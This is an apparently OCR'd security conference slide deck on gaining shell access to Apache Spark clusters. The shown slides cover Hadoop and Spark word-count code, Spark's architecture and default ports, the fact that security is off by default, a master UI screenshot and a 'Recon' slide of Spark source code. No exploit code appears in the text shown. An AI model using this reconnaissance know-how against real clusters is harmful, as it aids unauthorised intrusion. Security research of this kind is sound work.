Only takes a Spark

Popping a shell on a 1000 nodes

Ayoub ELAASSAL

@ayoul3__

Github.com/ayoul3

2008



YAHOO!


Google



amazon


ebay

10 TB



x 3000



Apache Hadoop Framework

e.g. Word count

```java
import java.io.IOException;
import java.util.StringTokenizer;

import org.apache.hadoop.conf.Configuration;
import org.apache.hadoop.fs.Path;
import org.apache.hadoop.io.IntWritable;
import org.apache.hadoop.io.Text;
import org.apache.hadoop.mapreduce.Job;
import org.apache.hadoop.mapreduce.Mapper;
import org.apache.hadoop.mapreduce.Reducer;
import org.apache.hadoop.mapreduce.lib.input.FileInputFormat;
import org.apache.hadoop.mapreduce.lib.output.FileOutputFormat;

public class WordCount {

  public static class TokenizerMapper
       extends Mapper<Object, Text, Text, IntWritable>{

    private final static IntWritable one = new IntWritable(1);
    private Text word = new Text();

    public void map(Object key, Text value, Context context
                    ) throws IOException, InterruptedException {
      StringTokenizer itr = new StringTokenizer(value.toString());
      while (itr.hasMoreTokens()) {
        word.set(itr.nextToken());
        context.write(word, one);
      }
    }
  }
```

e.g. Word count

```
public static class IntSumReducer
    extends Reducer<Text,IntWritable,Text,IntWritable> {
  private IntWritable result = new IntWritable();

  public void reduce(Text key, Iterable<IntWritable> values,
                     Context context
                     ) throws IOException, InterruptedException {
    int sum = 0;
    for (IntWritable val : values) {
      sum += val.get();
    }
    result.set(sum);
    context.write(key, result);
  }
}

public static void main(String[] args) throws Exception {
  Configuration conf = new Configuration();
  Job job = Job.getInstance(conf, "word count");
  job.setJarByClass(WordCount.class);
  job.setMapperClass(TokenizerMapper.class);
  job.setCombinerClass(IntSumReducer.class);
  job.setReducerClass(IntSumReducer.class);
  job.setOutputKeyClass(Text.class);
  job.setOutputValueClass(IntWritable.class);
  FileInputFormat.addInputPath(job, new Path(args[0]));
  FileOutputFormat.setOutputPath(job, new Path(args[1]));
  System.exit(job.waitForCompletion(true) ? 0 : 1);
}
}
```


IS YOU CRAZY!
makeameme.org


```scala
import org.apache.spark.{SparkContext, SparkConf}

val sc = new SparkContext(new SparkConf())
val textFile = sc.textFile("hdfs://...")
val counts = textFile.flatMap(line => line.split(" "))
                 .map(word => (word, 1))
                 .reduceByKey(_ + _)
counts.saveAsTextFile("hdfs://...")
```

10 times less code

3 times faster

10 times less nodes


yahoo!
criteo
Uber
NASA
Baidu
Яндекс
tripadvisor
Tencent 腾讯
CONCUR
DATADOG
ebay
amazon
Alibaba.com

Spark SQL

Spark Streaming

MLib

GraphX


Packages


Spark Core

V2.4.6

Revenue prediction

User targeting





Fraud analysis


Data intelligence

Spark Security: Things You Need To Know

Security in Spark is OFF by default. This could mean you are vulnerable to attack by d

Spark supports multiple deployments types and each one supports different levels of

How does it work?


3xn Executors
Worker 1
Spark RPC
Worker 2
Cluster Manager
HTTP/8081
RPC/<rand>
Worker n
RPC/7077
HTTP/8080

Spark Master UI: 8080

Spark Master at spark://192.168.1.24:7077

2.4.3

URL: spark://192.168.1.24:7077
Alive Workers: 2
Cores in use: 2 Total, 2 Used
Memory in use: 5.7 GB Total, 2.0 GB Used
Applications: 1 Running, 0 Completed
Drivers: 0 Running, 0 Completed
Status: ALIVE

Workers (3)


Worker Id	Address	State	Cores	Memory
worker-20200207221005-192.168.1.29-37330	192.168.1.29:37330	DEAD	1 (0 Used)	2.9 GB (0.0 B Used)
worker-20200207221415-192.168.1.29-37292	192.168.1.29:37292	ALIVE	1 (1 Used)	2.9 GB (1024.0 MB Used)
worker-20200207221756-192.168.1.36-37963	192.168.1.36:37963	ALIVE	1 (1 Used)	2.9 GB (1024.0 MB Used)

Running Applications (1)

Application ID	Name	Cores	Memory per Executor	Submitted Time	User	State
app-20200207222458-0000 (kill)	Score Job	2	1024.0 MB	2020/02/07 22:24:58	lambda	RUNNING

Client mode:
Driver is running on your laptop

3xn Executors





Recon

```
def isLocal: Boolean = Utils.isLocalMaster(_conf)

/**
 * @return true if context is stopped or in the midst of stopping.
 */
def isStopped: Boolean = stopped.get()

private[spark] def statusStore: AppStatusStore = _statusStore

// An asynchronous listener bus for Spark events
private[spark] def listenerBus: LiveListenerBus = _listenerBus

// This function allows components created by SparkEnv to be mocked in unit tests:
private[spark] def createSparkEnv(
